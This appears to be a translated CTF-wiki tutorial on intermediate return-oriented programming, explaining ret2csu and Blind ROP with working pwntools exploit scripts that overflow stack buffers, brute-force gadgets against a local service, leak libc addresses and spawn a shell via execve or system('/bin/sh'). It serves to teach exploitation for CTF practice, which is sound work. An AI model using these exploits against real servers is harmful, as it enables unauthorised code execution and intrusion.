Intermediate ROP
Intermediate ROP mainly involves the use of some clever gadgets.
ret2csu
Principle
In 64-bit programs, the first 6 arguments of a function are passed through registers. However, most of the time it is very difficult to find gadgets corresponding to each register. In this case, we can leverage the gadgets in __libc_csu_init under x64. This function is used to initialize libc, and since typical programs call libc functions, this function will always exist. Let's first take a look at this function (of course, different versions may have some differences):
.text:00000000004005C0 ; void _libc_csu_init(void)
.text:00000000004005C0                 public __libc_csu_init
.text:00000000004005C0 __libc_csu_init proc near               ; DATA XREF: _start+16o
.text:00000000004005C0                 push    r15
.text:00000000004005C2                 push    r14
.text:00000000004005C4                 mov     r15d, edi
.text:00000000004005C7                 push    r13
.text:00000000004005C9                 push    r12
.text:00000000004005CB                 lea     r12, __frame_dummy_init_array_entry
.text:00000000004005D2                 push    rbp
.text:00000000004005D3                 lea     rbp, __do_global_dtors_aux_fini_array_entry
.text:00000000004005DA                 push    rbx
.text:00000000004005DB                 mov     r14, rsi
.text:00000000004005DE                 mov     r13, rdx
.text:00000000004005E1                 sub     rbp, r12
.text:00000000004005E4                 sub     rsp, 8
.text:00000000004005E8                 sar     rbp, 3
.text:00000000004005EC                 call    _init_proc
.text:00000000004005F1                 test    rbp, rbp
.text:00000000004005F4                 jz      short loc_400616
.text:00000000004005F6                 xor     ebx, ebx
.text:00000000004005F8                 nop     dword ptr [rax+rax+00000000h]
.text:0000000000400600
.text:0000000000400600 loc_400600:                             ; CODE XREF: __libc_csu_init+54j
.text:0000000000400600                 mov     rdx, r13
.text:0000000000400603                 mov     rsi, r14
.text:0000000000400606                 mov     edi, r15d
.text:0000000000400609                 call    qword ptr [r12+rbx*8]
.text:000000000040060D                 add     rbx, 1
.text:0000000000400611                 cmp     rbx, rbp
.text:0000000000400614                 jnz     short loc_400600
.text:0000000000400616
.text:0000000000400616 loc_400616:                             ; CODE XREF: __libc_csu_init+34j
.text:0000000000400616                 add     rsp, 8
.text:000000000040061A                 pop     rbx
.text:000000000040061B                 pop     rbp
.text:000000000040061C                 pop     r12
.text:000000000040061E                 pop     r13
.text:0000000000400620                 pop     r14
.text:0000000000400622                 pop     r15
.text:0000000000400624                 retn
.text:0000000000400624 __libc_csu_init endp
Here we can leverage the following points:
- From 0x000000000040061A to the end, we can use a stack overflow to construct data on the stack to control the rbx, rbp, r12, r13, r14, and r15 registers.
- From 0x0000000000400600 to 0x0000000000400609, we can assign r13 to rdx, r14 to rsi, and r15d to edi (note that although edi is assigned here, the upper 32 bits of rdi are actually 0 at this point (verify by debugging yourself), so we can actually control the value of the rdi register, just limited to the lower 32 bits). These three registers are also the first three registers used for passing arguments in x64 function calls. Additionally, if we can properly control r12 and rbx, then we can call any function we want. For example, we can set rbx to 0 and r12 to the address where the function we want to call is stored.
- From 0x000000000040060D to 0x0000000000400614, we can control the relationship between rbx and rbp such that rbx+1 = rbp, so that we won't execute loc_400600 and can continue executing the subsequent assembly code. Here we can simply set rbx=0 and rbp=1.
Example
Here we use hitcon level5 as an example. First, check the program's security protections:
➜  ret2__libc_csu_init git:(iromise) ✗ checksec level5
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabledd
    PIE:      No PIE (0x400000)
The program is 64-bit with NX (non-executable stack) protection enabled.
Next, let's find the vulnerability in the program. We can see that it has a simple stack overflow:
ssize_t vulnerable_function()
{
  char buf; // [sp+0h] [bp-80h]@1

  return read(0, &buf, 0x200uLL);
}
After a brief review of the program, we find that it contains neither the system function address nor the "/bin/sh" string, so we need to construct both ourselves.
Note: I tried using the system function to get a shell on my local machine and it failed, probably due to environment variable issues. So execve is used here to get a shell instead.
The basic exploitation approach is as follows:
- Use the stack overflow to execute libc_csu_gadgets to obtain the write function address, and make the program re-execute the main function.
- Use libcsearcher to determine the corresponding libc version and the execve function address.
- Use the stack overflow again to execute libc_csu_gadgets to write the execve address and the '/bin/sh' address to the bss segment, and make the program re-execute the main function.
- Use the stack overflow once more to execute libc_csu_gadgets to call execve('/bin/sh') and get a shell.
The exploit is as follows:
from pwn import *

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
level5 = ELF('./level5')
sh = process('./level5')

write_got = level5.got['write']
read_got = level5.got['read']
main_addr = level5.symbols['main']
bss_base = level5.bss()
csu_front_addr = 0x0000000000400600
csu_end_addr = 0x000000000040061A
fakeebp = b'b' * 8

def csu(rbx, rbp, r12, r13, r14, r15, last):
    # pop rbx,rbp,r12,r13,r14,r15
    # rbx should be 0,
    # rbp should be 1,enable not to jump
    # r12 should be the function we want to call
    # rdi=edi=r15d
    # rsi=r14
    # rdx=r13
    payload = b'a' * 0x80 + fakeebp
    payload += p64(csu_end_addr) + p64(rbx) + p64(rbp) + p64(r12) + p64(
        r13) + p64(r14) + p64(r15)
    payload += p64(csu_front_addr)
    payload += b'a' * 0x38
    payload += p64(last)
    sh.send(payload)
    time.sleep(1)

sh.recvuntil(b'Hello, World\n')
csu(0, 1, write_got, 8, write_got, 1, main_addr)

write_addr = u64(sh.recv(8))
log.info(f"Leaked write address: {hex(write_addr)}")

libc_base = write_addr - libc.symbols['write']
log.success(f"Libc base address: {hex(libc_base)}")

execve_addr = libc_base + libc.symbols['execve']
log.success(f"Execve address: {hex(execve_addr)}")

sh.recvuntil(b'Hello, World\n')
csu(0, 1, read_got, 16, bss_base, 0, main_addr)
sh.send(p64(execve_addr) + b'/bin/sh\x00')

sh.recvuntil(b'Hello, World\n')
csu(0, 1, bss_base, 0, 0, bss_base + 8, main_addr)
sh.interactive()
Thoughts
Improvements
In the above example, we directly used this universal gadget, which requires an input byte length of 128. However, not all program vulnerabilities allow us to input that many bytes. So what can we do when the allowed input byte count is smaller? Below are a few methods:
Improvement 1 - Control rbx and rbp in Advance
As seen in our previous exploit, we mainly used the values of these two registers to satisfy the cmp condition and perform the jump. If we can control these two values in advance, then we can reduce 16 bytes, meaning we would only need 112 bytes.
Improvement 2 - Multiple Uses
Actually, Improvement 1 is also a form of multiple uses. We can see that our gadgets are divided into two parts, so we can actually make two calls to achieve the same goal, in order to reduce the number of bytes needed for a single gadget use. However, multiple uses here require stricter conditions:
- The vulnerability can be triggered multiple times.
- Between the two triggers, the program has not modified the r12-r15 registers, since two calls are needed.
Of course, sometimes we may encounter a situation where we can read in a large number of bytes at once but cannot trigger the vulnerability again. In this case, we need to lay out all the bytes at once and then exploit them gradually.
Gadgets
In fact, besides the gadgets mentioned above, gcc also compiles in some other functions by default:
_init
_start
call_gmon_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
__libc_csu_init
__libc_csu_fini
_fini
We can also try to use some of the code within these functions for execution. Furthermore, since the PC simply passes the data at the program's execution address to the CPU, and the CPU merely decodes the incoming data — as long as decoding is successful, it will execute — we can offset some addresses in the source program to obtain the instructions we want, as long as we can ensure the program doesn't crash.
It's worth mentioning that in the above libc_csu_init, we mainly leveraged the following registers:
- Used the tail code to control rbx, rbp, r12, r13, r14, r15.
- Used the middle section of code to control rdx, rsi, edi.
And in fact, the tail of libc_csu_init can control other registers through offsets. Here, 0x000000000040061A is the normal starting address. We can see that at 0x000000000040061f we can control the rbp register, and at 0x0000000000400621 we can control the rsi register. To understand this part in depth, one needs a more thorough understanding of each field in assembly instructions. As shown below:
gef➤  x/5i 0x000000000040061A
   0x40061a <__libc_csu_init+90>:   pop    rbx
   0x40061b <__libc_csu_init+91>:   pop    rbp
   0x40061c <__libc_csu_init+92>:   pop    r12
   0x40061e <__libc_csu_init+94>:   pop    r13
   0x400620 <__libc_csu_init+96>:   pop    r14
gef➤  x/5i 0x000000000040061b
   0x40061b <__libc_csu_init+91>:   pop    rbp
   0x40061c <__libc_csu_init+92>:   pop    r12
   0x40061e <__libc_csu_init+94>:   pop    r13
   0x400620 <__libc_csu_init+96>:   pop    r14
   0x400622 <__libc_csu_init+98>:   pop    r15
gef➤  x/5i 0x000000000040061A+3
   0x40061d <__libc_csu_init+93>:   pop    rsp
   0x40061e <__libc_csu_init+94>:   pop    r13
   0x400620 <__libc_csu_init+96>:   pop    r14
   0x400622 <__libc_csu_init+98>:   pop    r15
   0x400624 <__libc_csu_init+100>:  ret
gef➤  x/5i 0x000000000040061e
   0x40061e <__libc_csu_init+94>:   pop    r13
   0x400620 <__libc_csu_init+96>:   pop    r14
   0x400622 <__libc_csu_init+98>:   pop    r15
   0x400624 <__libc_csu_init+100>:  ret
   0x400625:    nop
gef➤  x/5i 0x000000000040061f
   0x40061f <__libc_csu_init+95>:   pop    rbp
   0x400620 <__libc_csu_init+96>:   pop    r14
   0x400622 <__libc_csu_init+98>:   pop    r15
   0x400624 <__libc_csu_init+100>:  ret
   0x400625:    nop
gef➤  x/5i 0x0000000000400620
   0x400620 <__libc_csu_init+96>:   pop    r14
   0x400622 <__libc_csu_init+98>:   pop    r15
   0x400624 <__libc_csu_init+100>:  ret
   0x400625:    nop
   0x400626:    nop    WORD PTR cs:[rax+rax*1+0x0]
gef➤  x/5i 0x0000000000400621
   0x400621 <__libc_csu_init+97>:   pop    rsi
   0x400622 <__libc_csu_init+98>:   pop    r15
   0x400624 <__libc_csu_init+100>:  ret
   0x400625:    nop
gef➤  x/5i 0x000000000040061A+9
   0x400623 <__libc_csu_init+99>:   pop    rdi
   0x400624 <__libc_csu_init+100>:  ret
   0x400625:    nop
   0x400626:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x400630 <__libc_csu_fini>:  repz ret
Challenges
- 2016 XDCTF pwn100
- 2016 Huashan Cup SU_PWN
Recommended Reading
- http://drops.xmd5.com/static/drops/papers-7551.html
- http://drops.xmd5.com/static/drops/binary-10638.html
ret2reg
Principle
- Check which register value points to the overflow buffer space when the overflowing function returns.
- Then disassemble the binary to find a
call regorjmp reginstruction, and set EIP to that instruction's address. - Inject shellcode into the space pointed to by reg (you need to make sure this space is executable, but it's usually on the stack).
JOP
Jump-oriented programming
COP
Call-oriented programming
BROP
Introduction
BROP (Blind ROP) was proposed in 2014 by Andrea Bittau from Stanford. The related research was published at Oakland 2014, with the paper titled Hacking Blind. Below are the author's paper, slides, and corresponding introduction:
BROP is an attack that hijacks a program's execution flow without having access to the application's source code or binary.
Attack Prerequisites
- The source program must have a stack overflow vulnerability so that the attacker can control the program flow.
- The server process restarts after a crash, and the restarted process has the same address layout as the previous one (this means that even if the program has ASLR protection, it is only effective when the program first starts). Currently, server applications such as nginx, MySQL, Apache, OpenSSH, etc., all have this characteristic.
Attack Principle
Currently, most applications enable ASLR, NX, and Canary protections. Here we explain how BROP bypasses each of these protections and how the attack is carried out.
Basic Approach
In BROP, the basic approach follows these steps:
- Determine the stack overflow length
- Brute force enumeration
- Stack Reading
- Obtain data on the stack to leak canaries, as well as ebp and the return address.
- Blind ROP
- Find enough gadgets to control the arguments of an output function and call it, such as the commonly used write or puts functions.
- Build the exploit
- Use the output function to dump the program in order to find more gadgets, which then allows writing the final exploit.
Stack Overflow Length
Simply brute force starting from 1 until the program crashes.
Stack Reading
As shown below, this is the classic stack layout:
buffer|canary|saved fame pointer|saved returned address
To obtain the canary and subsequent variables, we first need to solve the problem of determining the overflow length, which can be obtained through continuous attempts.
Regarding the canary and subsequent variables, the method used is the same. Here we use the canary as an example.
The canary itself can be obtained through brute force, but naively enumerating all possible values would obviously be inefficient.
It is important to note that attack prerequisite 2 indicates that the program itself does not change due to crashes, so the canary and other values remain the same each time. Therefore, we can brute force byte by byte. As shown in the paper, each byte has at most 256 possibilities, so in the 32-bit case, we need at most 1024 attempts, and at most 2048 attempts for 64-bit.

Blind ROP
Basic Approach
The most straightforward way to execute the write function is to construct a system call.
pop rdi; ret # socket
pop rsi; ret # buffer
pop rdx; ret # length
pop rax; ret # write syscall number
syscall
However, this method is generally quite difficult, because finding a syscall address is virtually impossible... We can instead try to find the write function directly.
BROP Gadgets
First, there is a long series of gadgets at the end of libc_csu_init, and we can obtain the first two arguments of a write function call through offsets. As shown in the paper:

Find a call write
We can obtain the address of write through the PLT table.
Control rdx
It should be noted that rdx is just the variable we use to specify the output byte length, and it just needs to be non-zero. Generally, rdx in a program is often non-zero. However, for better control of the program output, we still try to control this value. But in programs,
pop rdx; ret
such instructions are almost nonexistent. So how can we control the value of rdx? It should be noted that when strcmp is executed, rdx is set to the length of the string being compared. So we can find the strcmp function to control rdx.
The subsequent problem can then be divided into two parts:
- Finding gadgets
- Finding the PLT table
- write entry
- strcmp entry
Finding Gadgets
First, let's figure out how to find gadgets. At this point, since we don't yet know what the program looks like, we can only guess the corresponding gadgets by simply controlling the program's return address to values we set. When we control the program's return address, there are generally the following situations:
- The program crashes immediately
- The program runs for a while and then crashes
- The program keeps running without crashing
To find valid gadgets, we can follow these two steps:
Finding Stop Gadgets
A so-called stop gadget generally refers to a piece of code that, when the program executes it, causes the program to enter an infinite loop, allowing the attacker to maintain the connection.
Actually, a stop gadget doesn't necessarily have to look like the above. Its fundamental purpose is to tell the attacker that the tested return address is a gadget.
The reason for finding stop gadgets is that when we guess a certain gadget and simply place it on the stack, after executing this gadget, the program will jump to the next address on the stack. If that address is invalid, the program will crash. From the attacker's perspective, the program simply crashed. Therefore, the attacker would think that no useful gadget was executed during this process and would give up on it. An example is shown below:

However, if we place a stop gadget, then for each address we want to try, if it is a gadget, the program won't crash. The next step is to figure out how to identify these gadgets.
Identifying Gadgets
So how do we identify these gadgets? We can identify them through stack layout and program behavior. To make the explanation easier, here we define three types of addresses on the stack:
- Probe
- The probe, which is the code address we want to test. Generally speaking, for 64-bit programs, you can try starting from 0x400000 directly. If unsuccessful, the program may have PIE protection enabled. Failing that, the program might be 32-bit... I haven't quite figured out how to quickly determine the remote architecture.
- Stop
- The address of a stop gadget that won't crash the program.
- Trap
- An address that will cause the program to crash.
We can identify the currently executing instruction by placing Stop and Trap in different orders on the stack. Because executing Stop means the program won't crash, and executing Trap means the program will crash immediately. Here are a few examples:
- probe,stop,traps(traps,traps,...)
- By whether the program crashes or not (how to determine if the program crashes directly at probe), we can find gadgets that don't perform pop operations on the stack, such as:
- ret
- xor eax,eax; ret
- By whether the program crashes or not (how to determine if the program crashes directly at probe), we can find gadgets that don't perform pop operations on the stack, such as:
- probe,trap,stop,traps
- With this layout, we can find gadgets that pop only one stack variable, such as:
- pop rax; ret
- pop rdi; ret
- With this layout, we can find gadgets that pop only one stack variable, such as:
- probe, trap, trap, trap, trap, trap, trap, stop, traps
- With this layout, we can find gadgets that pop 6 stack variables, which are similar to brop gadgets. I feel the original text has an issue here — for example, if we encounter an address that only pops one stack variable, it also won't crash... Generally, there are two interesting cases here:
- The PLT won't crash...
- _start won't crash, equivalent to the program re-executing.
- With this layout, we can find gadgets that pop 6 stack variables, which are similar to brop gadgets. I feel the original text has an issue here — for example, if we encounter an address that only pops one stack variable, it also won't crash... Generally, there are two interesting cases here:
The reason for placing trap after each layout is to be able to identify behavior where our probe address's executed instruction jumps past the stop, causing the program to crash immediately.
However, even so, it is still difficult to identify which register the executing gadget is operating on.
But it should be noted that gadgets like BROP that pop 6 registers at once don't appear frequently in programs. So if we find such a gadget, there is a high probability that it is the brop gadget. Furthermore, this gadget can also generate gadgets like pop rsp through misalignment, which can cause the program to crash and can also serve as a signature for identifying this gadget.
Additionally, based on what we learned from ret2libc_csu_init, we know that subtracting 0x1a from this address gives us the previous gadget, which can be used to call other functions.
It should be noted that the probe might be a stop gadget, so we need to verify this. How? We just need to make all subsequent content trap addresses. Because if it is a stop gadget, the program will execute normally; otherwise, it will crash. This seems quite interesting.
Finding the PLT
As shown in the figure below, the program's PLT table has a fairly regular structure, with each PLT entry being 16 bytes. Additionally, at the 6-byte offset of each entry, there is the function's resolution path — that is, when the program first executes the function, it follows this path to resolve the function's GOT address.

Furthermore, for most PLT calls, they generally don't crash easily, even with rather unusual arguments. So if we find a series of 16-byte-long code segments that don't crash the program, we have reasonable grounds to believe we've found the PLT table. Additionally, we can offset forward and backward by 6 bytes to determine whether we are in the middle of a PLT entry or at the beginning.
Controlling rdx
After we find the PLT table, the next step is to figure out how to control the value of rdx. So how do we determine the location of strcmp? It should be said in advance that not all programs call the strcmp function, so in cases where strcmp is not called, we need to use other methods to control the value of rdx. Here we present the case where the program uses the strcmp function.
Previously, we have already found the brop gadgets, so we can control the first two arguments of a function. At the same time, we define the following two types of addresses:
- readable, a readable address.
- bad, an illegal address that is not accessible, such as 0x0.
Then if we control the passed arguments to be combinations of these two types of addresses, we get the following four situations:
- strcmp(bad,bad)
- strcmp(bad,readable)
- strcmp(readable,bad)
- strcmp(readable,readable)
Only in the last case will the program execute normally.
Note: When PIE protection is not enabled, the 0x400000 location of a 64-bit ELF file has 7 non-zero bytes.
So how do we actually do this? One fairly straightforward method is to scan each PLT entry from beginning to end, but this is rather cumbersome. We can choose the following method instead:
- Use the slow path of the PLT entry
- And use the slow path address of the next entry to overwrite the return address
This way, we don't have to keep going back and forth controlling the corresponding variables.
Of course, we might also happen to find the strncmp or strcasecmp function, which have the same effect as strcmp.
Finding an Output Function
For finding an output function, we can look for either write or puts. Usually we look for the puts function first. However, for ease of explanation, we'll first introduce how to find write.
Finding write@plt
When we can control the three arguments of the write function, we can traverse all PLT entries again and identify the corresponding function based on whether write produces output. Note that one complication here is that we need to find the file descriptor value. Generally, there are two methods to find this value:
- Use a ROP chain while making each ROP use a different file descriptor
- Open multiple connections simultaneously and try relatively high values
It should be noted that:
- By default on Linux, a process can open at most 1024 file descriptors.
- The POSIX standard always assigns the smallest available file descriptor number.
Of course, we can also choose to look for the puts function.
Finding puts@plt
To find the puts function (here we are looking for the PLT entry), we naturally need to control the rdi argument. Above, we have already found the brop gadget. Then, by offsetting the brop gadget by 9, we can obtain the corresponding gadget (as can be derived from ret2libc_csu_init). At the same time, when the program does not have PIE protection enabled, the 0x400000 location is the ELF file header, whose content is \x7fELF. So we can use this for identification. Generally speaking, the payload is as follows:
payload = 'A'*length +p64(pop_rdi_ret)+p64(0x400000)+p64(addr)+p64(stop_gadget)
Attack Summary
At this point, the attacker can already control the output function, so the attacker can output more content from the .text segment to find more suitable gadgets. At the same time, the attacker can also find some other functions, such as dup2 or execve. Generally, the attacker will do the following at this point:
- Redirect socket output to stdin/stdout
- Find the address of "/bin/sh". Generally, it's best to find a writable memory area and use the write function to write this string to the corresponding address.
- Execute execve to get a shell. execve may not necessarily be in the PLT table, in which case the attacker needs to find a way to execute a system call.
Example
Here we use HCTF2016's "The Problem Setter Has Disappeared" as an example. The basic approach is as follows:
Determine the Stack Overflow Length
def getbufferflow_length():
    i = 1
    while 1:
        try:
            sh = remote('127.0.0.1', 9999)
            sh.recvuntil('WelCome my friend,Do you know password?\n')
            sh.send(i * 'a')
            output = sh.recv()
            sh.close()
            if not output.startswith('No password'):
                return i - 1
            else:
                i += 1
        except EOFError:
            sh.close()
            return i - 1
Based on the above, we can determine that the stack overflow length is 72. At the same time, from the echo information, we can see that the program does not have canary protection enabled, otherwise there would be a corresponding error message. So we don't need to perform stack reading.
Finding Stop Gadgets
The search process is as follows:
def get_stop_addr(length):
    addr = 0x400000
    while 1:
        try:
            sh = remote('127.0.0.1', 9999)
            sh.recvuntil('password?\n')
            payload = 'a' * length + p64(addr)
            sh.sendline(payload)
            sh.recv()
            sh.close()
            print 'one success addr: 0x%x' % (addr)
            return addr
        except Exception:
            addr += 1
            sh.close()
Here we directly try the case of a 64-bit program without PIE, because that's usually the case... If PIE is enabled, then follow the appropriate method... We found quite a few. I chose an address that seemed to return to the original program:
one success stop gadget addr: 0x4006b6
Identifying BROP Gadgets
Next, based on the principles described above, we obtain the corresponding brop gadgets address. The construction is as follows: get_brop_gadget is for finding potential brop gadgets, and check_brop_gadget is for verification.
def get_brop_gadget(length, stop_gadget, addr):
    try:
        sh = remote('127.0.0.1', 9999)
        sh.recvuntil('password?\n')
        payload = 'a' * length + p64(addr) + p64(0) * 6 + p64(
            stop_gadget) + p64(0) * 10
        sh.sendline(payload)
        content = sh.recv()
        sh.close()
        print content
        # stop gadget returns memory
        if not content.startswith('WelCome'):
            return False
        return True
    except Exception:
        sh.close()
        return False


def check_brop_gadget(length, addr):
    try:
        sh = remote('127.0.0.1', 9999)
        sh.recvuntil('password?\n')
        payload = 'a' * length + p64(addr) + 'a' * 8 * 10
        sh.sendline(payload)
        content = sh.recv()
        sh.close()
        return False
    except Exception:
        sh.close()
        return True


##length = getbufferflow_length()
length = 72
##get_stop_addr(length)
stop_gadget = 0x4006b6
addr = 0x400740
while 1:
    print hex(addr)
    if get_brop_gadget(length, stop_gadget, addr):
        print 'possible brop gadget: 0x%x' % addr
        if check_brop_gadget(length, addr):
            print 'success brop gadget: 0x%x' % addr
            break
    addr += 1
This way, we basically obtained the brop gadgets address 0x4007ba.
Determine puts@plt Address
Based on the above, we can construct the following payload to obtain it:
payload = 'A'*72 +p64(pop_rdi_ret)+p64(0x400000)+p64(addr)+p64(stop_gadget)
The specific function is as follows:
def get_puts_addr(length, rdi_ret, stop_gadget):
    addr = 0x400000
    while 1:
        print hex(addr)
        sh = remote('127.0.0.1', 9999)
        sh.recvuntil('password?\n')
        payload = 'A' * length + p64(rdi_ret) + p64(0x400000) + p64(
            addr) + p64(stop_gadget)
        sh.sendline(payload)
        try:
            content = sh.recv()
            if content.startswith('\x7fELF'):
                print 'find puts@plt addr: 0x%x' % addr
                return addr
            sh.close()
            addr += 1
        except Exception:
            sh.close()
            addr += 1
Finally, based on the PLT structure, we select 0x400560 as puts@plt.
Leaking puts@got Address
After we can call the puts function, we can leak the puts function address, then determine the libc version, and subsequently obtain the corresponding system function address and /bin/sh address to get a shell. We leak 0x1000 bytes starting from 0x400000, which is enough to contain the program's PLT section. The code is as follows:
def leak(length, rdi_ret, puts_plt, leak_addr, stop_gadget):
    sh = remote('127.0.0.1', 9999)
    payload = 'a' * length + p64(rdi_ret) + p64(leak_addr) + p64(
        puts_plt) + p64(stop_gadget)
    sh.recvuntil('password?\n')
    sh.sendline(payload)
    try:
        data = sh.recv()
        sh.close()
        try:
            data = data[:data.index("\nWelCome")]
        except Exception:
            data = data
        if data == "":
            data = '\x00'
        return data
    except Exception:
        sh.close()
        return None


##length = getbufferflow_length()
length = 72
##stop_gadget = get_stop_addr(length)
stop_gadget = 0x4006b6
##brop_gadget = find_brop_gadget(length,stop_gadget)
brop_gadget = 0x4007ba
rdi_ret = brop_gadget + 9
##puts_plt = get_puts_plt(length, rdi_ret, stop_gadget)
puts_plt = 0x400560
addr = 0x400000
result = ""
while addr < 0x401000:
    print hex(addr)
    data = leak(length, rdi_ret, puts_plt, addr, stop_gadget)
    if data is None:
        continue
    else:
        result += data
    addr += len(data)
with open('code', 'wb') as f:
    f.write(result)
Finally, we write the leaked content to a file. Note that if the leaked content is "", it means we encountered a '\x00', because puts outputs strings and strings are terminated by '\x00'. Then open it in IDA in binary mode. First go to edit->segments->rebase program to change the program's base address to 0x400000, then find offset 0x560, as shown below:
seg000:0000000000400560                 db 0FFh
seg000:0000000000400561                 db  25h ; %
seg000:0000000000400562                 db 0B2h ;
seg000:0000000000400563                 db  0Ah
seg000:0000000000400564                 db  20h
seg000:0000000000400565                 db    0
Then press 'c' to convert the data here into assembly instructions, as shown below:
seg000:0000000000400560 ; ---------------------------------------------------------------------------
seg000:0000000000400560                 jmp     qword ptr cs:601018h
seg000:0000000000400566 ; ---------------------------------------------------------------------------
seg000:0000000000400566                 push    0
seg000:000000000040056B                 jmp     loc_400550
seg000:000000000040056B ; ---------------------------------------------------------------------------
This tells us that the puts@got address is 0x601018.
Exploit
##length = getbufferflow_length()
length = 72
##stop_gadget = get_stop_addr(length)
stop_gadget = 0x4006b6
##brop_gadget = find_brop_gadget(length,stop_gadget)
brop_gadget = 0x4007ba
rdi_ret = brop_gadget + 9
##puts_plt = get_puts_addr(length, rdi_ret, stop_gadget)
puts_plt = 0x400560
##leakfunction(length, rdi_ret, puts_plt, stop_gadget)
puts_got = 0x601018

sh = remote('127.0.0.1', 9999)
sh.recvuntil('password?\n')
payload = 'a' * length + p64(rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(
    stop_gadget)
sh.sendline(payload)
data = sh.recvuntil('\nWelCome', drop=True)
puts_addr = u64(data.ljust(8, '\x00'))
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
system_addr = libc_base + libc.dump('system')
binsh_addr = libc_base + libc.dump('str_bin_sh')
payload = 'a' * length + p64(rdi_ret) + p64(binsh_addr) + p64(
    system_addr) + p64(stop_gadget)
sh.sendline(payload)
sh.interactive()